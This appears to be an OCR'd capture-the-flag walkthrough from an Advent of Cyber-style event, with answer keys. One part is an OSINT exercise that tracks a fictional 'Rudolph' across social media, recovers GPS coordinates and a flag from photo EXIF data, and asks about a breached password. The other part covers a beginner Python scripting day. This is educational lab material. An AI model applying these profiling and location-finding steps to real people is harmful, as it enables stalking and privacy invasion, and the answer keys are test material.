
A6: bachelorette



Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?


A7: Chicago


twitter.com/IGuideClaus2020/status/1331612872988905473/photo/1
IGuidetheClaus2020
@IGuideClaus2020
Day and night. It got a little cold, so I put a scarf on. Hehe
10:57 PM · Nov 25, 2020 · Twitter Web App
2 Retweets 54 Likes
Tweet your reply
Reply
Mimic L... @L... · Dec 15, 2020
Replying to @IGuideClaus2020
So sad what happend
youtube.com
Rudolph Balloon Christmas Parad...
ThisisSt... @thisi... · Dec 15, 2020
Oh no!
Google Lens
Search
Text
Translate
Macy's Thanksgiving Da...
Search
Visual matches
thompsonco...
Thompson Coburn 'floats' down...
stlmag.com
Type here to search
30°C Clear
ENG
10:17 PM
3/7/2022


thompsoncoburn.com/news-events/news/2019-12-09/thompson-coburn-floats-down-michigan-avenue-in-first-magnificent-mile-lights-festival-appearance
THOMPSON COBURN LLP
PEOPLE SERVICES
Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance
Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance
December 9, 2019
On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.
The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.
When an opportunity to take part in the parade came to our Chicago office, we were more than happy to seize the
Google Lens
Search
Text
Translate
Macy's Thanksgiving Da...
Search
Visual matches
thompsonco...
Thompson Coburn 'floats' down...
stlmag.com
Type here to search
30°C Clear
ENG
10:18 PM
3/7/2022


Q8: Okay, you found the city, but where specifically was one of the photos taken?

A8: 41.891815, -87.624277



Q9: Did you find a flag too?

A9: {FLAG}ALWAYSCHECKTHEEXIFD4T4





Q10: Has Rudolph been pwned? What password of his appeared in a breach?

A10: (the website in the hint is down)

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

A11: 540





Thought Process/Methodology:

First, I go to google and search 'iguidetheclaus2020' and I find the reddit comments URL. In the reddit comments URL, I find the place where he was born. Next, I googled Robert's full name and find Rudolph's Twitter account. His username is IGuideClaus2020 and he retweeted his favourite TV show which is bachelorette. Based on his post history, he took part in a parade. I find the city of parade through Google Lens. Next, I find the place where specifically was one of the photos taken and the flag through exif tool online. Then, I use the place where specifically was one of the photos taken to find the street numbers of the hotel address.

Day 15: Scripting - There's a Python in my stocking!

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What's the output of True + True?

A1: 2

```
>>> True + True
2
>>>
```

Q2: What's the database for installing other peoples libraries called?

A2: PyPi

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Q3: What is the output of bool("False")?

A3: True

```
>>> bool("False")
True
>>>
```

Q4: What library lets us download the HTML of a webpage?

A4: Requests

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

A5: [1, 2, 3, 6]

```
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

Q6: What causes the previous task to output that?

A6: pass by reference

👷 Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😛

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```


We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.


Q7: if the input was "Skidy", what will be printed?

A7: The Wise One has allowed you to come in.



Q8: If the input was "elf", what will be printed?

A8: The Wise One has not allowed you to come in.



Thought Process/Methodology:

I use Python 3.9 and visual studio code to type in the questions.